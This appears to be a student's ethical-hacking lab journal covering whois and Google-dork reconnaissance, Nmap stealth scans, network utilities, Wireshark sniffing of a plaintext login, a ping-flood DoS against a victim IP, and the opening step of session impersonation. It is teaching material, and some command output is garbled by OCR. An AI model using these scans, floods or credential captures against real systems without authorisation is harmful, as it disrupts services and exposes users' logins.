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
# **Subject: Ethical Hacking**

| Sr. No | Practical  | Date | Page<br>no. | Remark |
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| 2      | Practical to use Google Search Engine for Reconnaisance.   |      |             |        |
| 3      | Encrypt and Decrypt any text using cryptool and RC4 algorithm.                                   |      |             |        |
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
AIM: Practical to use Who.is website for Reconnaisance.

## Using who.is


Step1: Open the WHO.is website




Step 2: Enter the website name and hit the "Enter button".



Step 3: Show you information about www.prestashop.com



#### Raw Registrar Data Domain Name: PRESTASHOP.COM Registry Domain ID: 920363578 DOMAIN COM-VRSN Registrar WHOIS Server: whois.mailclub.net Registrar URL: http://www.mailclub.fr Updated Date: 2015-02-24T05:43:34Z Creation Date: 2007-04-11T08:59:05Z Registrar Registration Expiration Date: 2016-04-11T08:59:05Z Registrar: Mailclub SAS Registrar IANA ID: 1290 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Registry Registrant ID: Registrant Name: NOMS DE DOMAINE Responsable Registrant Organization: PRESTASHOP Registrant Street: 12, rue d'Amsterdam Registrant City: Paris Registrant State/Province: Registrant Postal Code: 75009 Registrant Country: FR Registrant Phone: +33.140183004 Registrant Phone Ext: Registrant Fax: +33.972111878 Registrant Fax Ext: Registrant Email: domains@prestashop.com Registry Admin ID: Admin Name: NOMS DE DOMAINE Responsable Admin Organization: PRESTASHOP Admin Street: 12, rue d'Amsterdam Admin City: Paris Admin State/Province: Admin Postal Code: 75009 Admin Country: FR Admin Phone: +33.140183004 Admin Phone Ext: Admin Fax: +33.972111878 Admin Fax Ext: Admin Email: domains@prestashop.com Registry Tech ID: Tech Name: TINE, Charles Tech Organization: MAILCLUB S.A.S. Tech Street: Pole Media de la Belle de Mai 37 rue Guibal Tech City: Marseille Tech State/Province: Overview for prestashop.com: Whois Website Info History DNS Records Diagnostics O Updated 10 hours ago C




| Content Data            |   |
|-------------------------|---|
| Title                   | PrestaShop  |
| Description             | PrestaShop is an Open-source e-commerce<br>software that you can download and use it for free<br>at prestashop.com. |
| Speed: Median Load Time | 2608  |
| Speed: Percentile       | 21%   |
| Links In Count          | 61656   |

| Data                   |                   |             |
|------------------------|-------------------|-------------|
| hs                     |                   |             |
| Rank                   | <b>2557</b> • 48  |             |
| Reach Rank             | 2819 🛖 1          |             |
| Page Views Rank        | <b>2480</b> • 12  |             |
| Reach Per Million ©    | 458.00            | ▼ 0.71%     |
| Page Views Per Million | 26.59             | ▲0.9%       |
| Page Views Per User    | 5.16              | <u>* 2%</u> |
| nths                   |                   |             |
| Rank                   | <b>2387</b> ♠ 158 |             |
| Reach Rank             | <b>2661</b> • 167 |             |
| Page Views Rank @      | <b>2280</b>       |             |
| Reach Per Million      | 490.00            | <b>▲</b> 8% |
| Page Views Per Million | 29.00             | ▲ 10.1%     |
| Page Views Per User 🕟  | 5.32              | ▲ 2%        |
|                        |                   |             |
| Rank                   | <b>2607</b> • 329 |             |
| Reach Rank ①           | 2929 🔷 348        |             |
| Page Views Rank        | <b>2604</b> • 453 |             |
| Reach Per Million      | 460.00            | ▼ 10.67%    |
| Page Views Per Million | 26.10             | ▼ 16.14%    |
| Page Views Per User    | 5.10              | ▼6.09%      |

| Rank 🕝                   | <b>2480</b> • 911  |     |
|--------------------------|--------------------|-----|
| Reach Rank 📵             | 2777 📤 877         |     |
| Page Views Rank 💿        | <b>2444</b> • 1414 |     |
| Reach Per Million        | 480.00             | 30% |
| Page Views Per Million ◎ | 27.60              | 50% |
| Page Views Per User      | 5.20               | 20% |

| mains                    |       |        |            |        |                     |
|--------------------------|-------|--------|------------|--------|---------------------|
|                          | Reach |        | Page Views |        | Page Views Per User |
| prestashop.com           |       | 69.07% |            | 45.39% | 3.49                |
| addons.prestashop.com    |       | 43.62% |            | 43.93% | 5.36                |
| doc.prestashop.com       |       | 14.01% | -          | 6.23%  | 2.36                |
| demo.prestashop.com      | -     | 4.00%  |            | 1.44%  | 1.9                 |
| forge.prestashop.com     | -     | 3.31%  |            | 1.41%  | 2.3                 |
| build.prestashop.com     |       | 1.36%  |            | 0.34%  | 1.3                 |
| mail.prestashop.com      |       | 0.53%  |            | 0.21%  | 2.1                 |
| help.prestashop.com      |       | 0.72%  |            | 0.16%  | 1.2                 |
| validator.prestashop.com |       | 0.20%  |            | 0.14%  | 3.7                 |
| sandrine.prestashop.com  |       | 0.07%  |            | 0.14%  | 11                  |
| scm.prestashop.com       |       | 0.31%  |            | 0.12%  | 2.0                 |
| OTHER                    |       |        |            | 0.49%  |                     |
|                          |       |        |            |        |                     |



AIM: Practical to use Google Search Engine for Reconnaisance.

Step 1: Open any browser

Step 2: In Search Section of Google type "websiteurl"/login.asp

Step 3: Also try "URL"/admin.php


In this practical we will check whether for a website we can directly or indirectly get access to its unprivileged page to access data.

If the site has blocked these privileges we get 403 or 404 error respectively.


In our example we got 403 error "This page isn't available" that is forbidden.

#### Output:

link: https://www.facebook.com/login.asp




link: https://www.facebook.com/admin.php




#### Other keywords such as:

1. allinurl: "text" - will return sites that contain text in its url.




2. inurl: "admin.php" - will return sites that have this particular page.




AIM: Encrypt and Decrypt any text using cryptool and RC4 algorithm.


#### Step 1:



Step 2: Using RC4.
Encryption using RC4




## Decryption



AIM: Run and analyse the output of following commands in linux - ifconfig, ping, netstat, traceroute.

Step 1: Type tracert command and type www.prestashop.com press "Enter".



**Step 2**: Ping all the IP addresses Ifconfig

```
Administrator: C:\Windows\system32\cmd.exe
                                                                                                                                                     - - X
C:\>ping 91.240.109.42
Pinging 91.240.109.42 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Ping statistics for 91.240.109.42:
        Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\>ping 192.168.0.1
Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=4ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
                                                                                                                                                                           Ε
Ping statistics for 192.168.0.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 3ms, Maximum = 4ms, Average = 3ms
C:>>ping 203.192.253.1
Pinging 203.192.253.1 with 32 bytes of data:
Reply from 203.192.253.1: bytes=32 time=26ms TTL=254
Reply from 203.192.253.1: bytes=32 time=38ms TTL=254
Reply from 203.192.253.1: bytes=32 time=6ms TTL=254
Reply from 203.192.253.1: bytes=32 time=12ms TTL=254
Ping statistics for 203.192.253.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli—seconds:
Minimum = 6ms, Maximum = 38ms, Average = 20ms
C:\>ping 125.18.4.65
Pinging 125.18.4.65 with 32 bytes of data:
Reply from 125.18.4.65: bytes=32 time=35ms TTL=62
Reply from 125.18.4.65: bytes=32 time=37ms TTL=62
Reply from 125.18.4.65: bytes=32 time=34ms TTL=62
Reply from 125.18.4.65: bytes=32 time=29ms TTL=62
Ping statistics for 125.18.4.65:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
        Minimum = 29ms, Maximum = 37ms, Average = 33ms
C:/>_
```

```
susel:~ # ifconfig
eth0
         Link encap:Ethernet Hwaddr 00:0C:29:17:1B:27
         inet addr:192.168.208.133 Bcast:192.168.208.255 Mask:255.255.25
         inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:195 errors:0 dropped:0 overruns:0 frame:0
         TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:21313 (20.8 Kb) TX bytes:16778 (16.3 Kb)
lo
         Link encap:Local Loopback
         inet addr:127.0.0.1 Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:16436 Metric:1
         RX packets:18 errors:0 dropped:0 overruns:0 frame:0
         TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
         RX bytes:1060 (1.0 Kb) TX bytes:1060 (1.0 Kb)
```

#### Netstat

```
C:\Users\singh>netstat
Active Connections
  Proto Local Address
                                Foreign Address
                                                       State
         127.0.0.1:1564
                               DESKTOP-923RK3N:1565
  TCP
                                                       ESTABLISHED
  TCP
         127.0.0.1:1565
                               DESKTOP-923RK3N:1564
                                                       ESTABLISHED
  TCP
         127.0.0.1:25104
                               DESKTOP-923RK3N:25105 ESTABLISHED
  TCP
         127.0.0.1:25105
                               DESKTOP-923RK3N:25104 ESTABLISHED
  TCP
         127.0.0.1:25107
                               DESKTOP-923RK3N:25108
                                                      ESTABLISHED
  TCP
         127.0.0.1:25108
                               DESKTOP-923RK3N:25107 ESTABLISHED
  TCP
         127.0.0.1:25112
                               DESKTOP-923RK3N:25113 ESTABLISHED
  TCP
         127.0.0.1:25113
                               DESKTOP-923RK3N:25112 ESTABLISHED
  TCP
         127.0.0.1:25114
                               DESKTOP-923RK3N:25115 ESTABLISHED
  TCP
         127.0.0.1:25115
                               DESKTOP-923RK3N:25114 ESTABLISHED
  TCP
         192.168.0.57:24938
                                52.230.84.217:https
                                                       ESTABLISHED
  TCP
         192.168.0.57:24978
                                162.254.196.84:27021
                                                       ESTABLISHED
  TCP
         192.168.0.57:25052
                                a23-56-165-111:https
                                                       ESTABLISHED
                                                       TIME WAIT
  TCP
        192.168.0.57:25072
                               test:https
  TCP
         192.168.0.57:25078
                                a23-56-165-111:https
                                                       ESTABLISHED
  TCP
         192.168.0.57:25080
                                a23-56-165-111:https
                                                       ESTABLISHED
  TCP
         192.168.0.57:25083
                                40.67.188.75:https
                                                       ESTABLISHED
  TCP
         192.168.0.57:25099
                                13.107.21.200:https
                                                       ESTABLISHED
  TCP
         192.168.0.57:25100
                                ns329092:http
                                                       SYN SENT
  TCP
         192.168.0.57:25101
                                155:https
                                                       ESTABLISHED
  TCP
        192.168.0.57:25103
                                103.56.230.154:http
                                                      ESTABLISHED
  TCP
         192.168.0.57:25106
                               ns329092:http
                                                      SYN SENT
  TCP
        192.168.0.57:25109
                                                      ESTABLISHED
                               ats1:https
```

AIM: Use NMap scanner to perform port scanning of various forms - ACK, SYN, FIN, NULL, XMAS

NOTE: Install Nmap for windows and install it. After that open cmd and type "nmap" to check if it is installed properly. Now type the below commands.

## • ACK -sA (TCP ACK scan)

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: nmap -sA -T4 scanme.nmap.org

```
krad# nmap -sA -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT STATE SERVICE
22/tcp unfiltered ssh
25/tcp unfiltered smtp
53/tcp unfiltered domain
70/tcp unfiltered gopher
80/tcp unfiltered http
113/tcp unfiltered auth

Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

#### • SYN (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

## Command: nmap -p22,113,139 scanme.nmap.org

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )

Nmap scan report for scanme.nmap.org (64.13.134.52)

PORT STATE SERVICE

22/tcp open ssh

113/tcp closed auth

139/tcp filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

## • FIN Scan (-sF)

Sets just the TCP FIN bit.

## Command: nmap -sF -T4 para

```
Starting Nmap ( http://nmap.org )
Nmap scan report for para (192.168.10.191)
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open|filtered ssh
53/tcp open|filtered domain
111/tcp open|filtered rpcbind
515/tcp open|filtered printer
6000/tcp open|filtered X11
MAC Address: 00:60:1D:38:32:90 (Lucent Technologies)
Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

#### • NULL Scan (-sN)

Does not set any bits (TCP flag header is 0)

## Command: nmap -sN -p 22 scanme.nmap.org

```
C:\Users\national1>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-08 16:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT STATE SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

## • XMAS Scan (-sX)

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

#### Command: nmap -sX -T4 scanme.nmap.org


```
krad# nmap -sX -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 999 open|filtered ports
PORT STATE SERVICE
113/tcp closed auth

Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```

AIM: Use Wireshark (Sniffer) to capture network traffic and analyse.

Step 1: Install and open WireShark tool.



Step 2: Open Network Interface as Ethernet or WLAN if in wireless network. Click on start capturing


Step 3: Open Browser. Visit "techpanda.org". Enter user\_id and password. Click on login.

email: admin@google.com


password: Password

| <ul> <li>Applications Places System</li> <li>← → C</li> <li>A Not secure   techpanda.org</li> </ul> | S   S   S   S   S   S   S   S   S   S  | :0 ○ 0 ▼ 10 · • • • • • • • • • • • • • • • • • • |
|---|--|---|
|   | Login   Personal Contacts Manager v1.0 |   |
|   | admin@google.com                       |   |
|   | Password*                              |   |
|   |  |   |
|   | Remember me                            |   |
|   | Submit                                 |   |
|   |  | ,   |
|   |  |   |
|   |  |   |
|   |  |   |

Step 4: In wireshark click on stop capturing. Search for HTTP POST packet.



Step 5: Double click on POST packet. Open "HTTP" will display site detail. Opening "html form URL Encoded" will display email and password.



## AIM: Use Nemesy to launch DoS attack

Open the command prompt on the target computer. Enter the command ipconfig. You will get results similar to the ones shown below.

Switch to the computer that you want to use for the attack and open the command prompt. We will ping our victim computer with infinite data packets of 65500. Enter the following command

ping 10.128.131.108 -t |65500

#### HERE,

- "ping" sends the data packets to the victim
- "10.128.131.108" is the IP address of the victim
- "-t" means the data packets should be sent until the program is stopped
- "-1" specifies the data load to be sent to the victim


```
Administrator: C:\Windows\system32\cmd.exe - ping 10.128.131.108 -t -l 65500
                                       lytes=6550b
bytes=65500
bytes=65500
                                                         time<1ms
;ime<1ms
;ime<1ms
         from
                     128.131.108:
        from
                                                           ime<1ms
ime<1ms
        from
                                        bytes=65500
         from
                                        bytes=65500
                                                           ime<1ms
ime<1ms
                                        bytes=65500
        from
         from
                                                            ime<1ms
        from
                                                           ime<1ms
ime<1ms
         from
         from
                                                           ime<1ms
ime<1ms
        from
                                        hutes=65500
                    128.131.
        from
                                                            ime<1ms
```

Flooding the target computer with data packets doesn't have much effect on the victim. In order for the attack to be more effective, you should attack the target computer with pings from more than one computer.

The above attack can be used to attacker routers, web servers etc.

If you want to see the effects of the attack on the target computer, you can open the task manager and view the network activities.

- Right click on the taskbar
- Select start task manager
- Click on the network tab
- You will get results similar to the following.




If the attack is successful, you should be able to see increased network activities.


AIM: Session impersonation using Firefox and Tamper Data addon

## **A] Session Impersonation**


**Step 1:** Open Firefox and Go to Tools > Add-ons > Extension



